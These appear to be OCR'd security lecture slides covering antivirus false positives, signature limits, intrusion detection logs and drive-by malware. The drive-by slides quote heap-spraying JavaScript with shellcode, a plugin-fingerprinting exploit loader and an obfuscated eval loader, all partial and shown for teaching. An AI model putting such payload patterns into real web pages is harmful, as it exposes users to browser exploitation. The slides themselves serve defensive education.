
McAfee

False alarm found in some parts of	Detected as	Supposed prevalence
123Copy package	Artemis!5b45ca01db57	
AntiyPorts package	Artemis!0f22cb64a570	
AutoIt package	Artemis!94F2DF00781A	
Brockhaus package	Artemis!0d5eb245f1f8	
ComboFix package	Artemis!f4d4a0141e15	
InterVideo packageX	Artemis!F2A6D055349D	
Macromedia packageX	Artemis!70175B3A1438	
NoVirusThanks package	Artemis!f9de1b1507f9	
Qvod package	Artemis!5eca75795122	
RegistryCleanExpert package	Artemis!EFFF1E0C5877	
SmadAV package	Artemis!e3cbd12c5780	
Tiscali package	Artemis!F40C0329703F	
TubeCatcher package	Artemis!CDA143125447	
UniMED package	Artemis!35471ba21d18	
WildTangent package	Artemis!A21E203DAECB	
WWFdesktop packageX	Artemis!1dc6d0d85cc7	

McAfee had 16 false alarms.

Vulnerability Gap

- As long as user has the right virus signatures *and* computer has recently been scanner, detection will likely work
- But the virus landscape changes fast
- This calls for monitoring techniques for unknown viruses



http://www.m86security.com/documents/pdfs/security_labs/m86_security_labs_vulnerability_report.pdf

Limitations of AV

- Reactive approach renders existing security solutions less effective, because they are too slow to respond and require up-to-date signatures, before they can be effective
- While the reactive signature approach provides adequate identification of existing attacks, it is virtually useless in protecting against new and unknown attacks

Malwarebytes: Not Signature-Based

https://www.youtube.com/watch?v=PGLGyPuxP7c

IDS: Intrusion Detection Systems

- Collect signals
- Build a model of normal (and abnormal behavior)
- Process logs and create alerts
- Notify system operators

- Behavioral models can be quite complex
- Are often graph-based
- Or regex-based
- Influence false positive and false negative rates

Host-Based vs. Network-Based IDS

- Log analyzers
- Signature-based sensors
- System call analyzers
- Application behavior analyzers
- File integrity checkers

- Scan incoming and outgoing traffic
- Primarily signature-based
- Combined into firewalls
- Can be located on a different machine

System Call Log


```
11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] close 11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] close 11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] close 11:33:27;[pid 1286] open
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] close 11:33:27;[pid 1286] open
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] munmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] close 11:33:27;[pid 1286] open
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] munmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] close 11:33:27;[pid 1286] open
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] munmap
11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] close
11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286] mmap
11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
close 11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
mmap 11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
close 11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
mmap 11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
close 11:33:27;[pid 1286] close 11:33:27;[pid 1286] munmap 11:33:27;[pid
```

Registry Access Log


Registry Monitor - Sysinternals: www.sysinternals.com

File Edit Options Help

#	Time	Process	Request	Path	Result	Other
1706	5.04810429	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	02 00 00 0(
1707	5.04920578	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1708	5.05119848	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1709	5.05230904	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1710	5.05433798	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1711	5.05548954	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1712	5.05763769	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1713	5.06056452	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 0(
1714	5.06067610	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 0(
1715	5.06357241	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 0(
1716	5.06366014	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 0(
1717	5.06375933	explor...	OpenKey	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	Access: 0x
1718	5.06377745	explor...	QueryValue	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	5A A1 C7 9
1719	5.06380606	explor...	CloseKey	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	
1720	5.14350605	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	
1721	7.14688778	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	
1722	9.13772011	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	

Host-Based Intrusion Detection


```
f(int x) {
    x ? getuid() : geteuid();
    x++
}
g() {
    fd = open("foo", O_RDONLY);
    f(0); close(fd); f(1);
    exit(0);
}
```



If the observed code behavior is inconsistent with the statically inferred model, something is wrong


Drive-by malware

Brief History of Memory-Based Exploits





1999: Melissa
2001: CodeRed
2002: Nimda

What is a Drive-By Attack?



Drive-By Attack Example: Heap Spraying





```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%
  oneblock = unescap
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects

Heap Spraying

More Complex Malware


```
var E5Jrh = null;
try {
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
} catch(e) { }
if(!E5Jrh)
try {
    E5Jrh = new ActiveXObject("PDF.PdfCtrl")
} catch(e) { }
if(E5Jrh) {
    lv = E5Jrh.GetVersions().split(",")[4].
    split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
      document.write('<embed src=".../validate.php?s=PTq..."
      width=100 height=100 type="application/pdf"></embed>')
    }
    try {
      var E5Jrh = 0;
      E5Jrh = (new ActiveXObject(
            "ShockwaveFlash.ShockwaveFlash.9"))
            .GetVariable("$" + "version").split(",")
    } catch(e) { }
    if(E5Jrh && E5Jrh[2] < 124)
      document.write('<object classid="clsid:d27cdb6e-ae..."
      width=100 height=100 align=middle><param name="movie"...');
}
```

This is one of key reasons why browser vulnerabilities are so valuable

Drive-by downloads

Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE*

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards

Your Account | Help

Shop All Departments

Search All Departments GO Cart Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
$189
Order now

Kindle
Wi-Fi
$139
Order now

amazonkindle

Fall Blowout Sale
Shop now

The New iPods: Sleek, Small, and Super Cool

Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more

Elements | Resources | Scripts | Timeline | Profiles | Storage | Audits | Console

Search Resources

All | Documents | Stylesheets | Images | Scripts | XHR | Fonts | Other

GRAPHS

Sort by Transfer Size

3 3

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

Aspects of Drive-By Malware

- Attacks
  - Browser
  - What is mostly affected?
  - Browser plugins
  - What is affected in plugins? Why plugins are most open to exploitation?
- Vulnerabilities
  - Dangling pointers
  - Double frees
  - Buffer overruns are harder
- Malware is highly obfuscated
- Obfuscation changes all the time

Obfuscation


```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}


      var O = function(m){
        return String.fromCharCode(
          Math.floor(m / 10000) / 2);
      }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
```

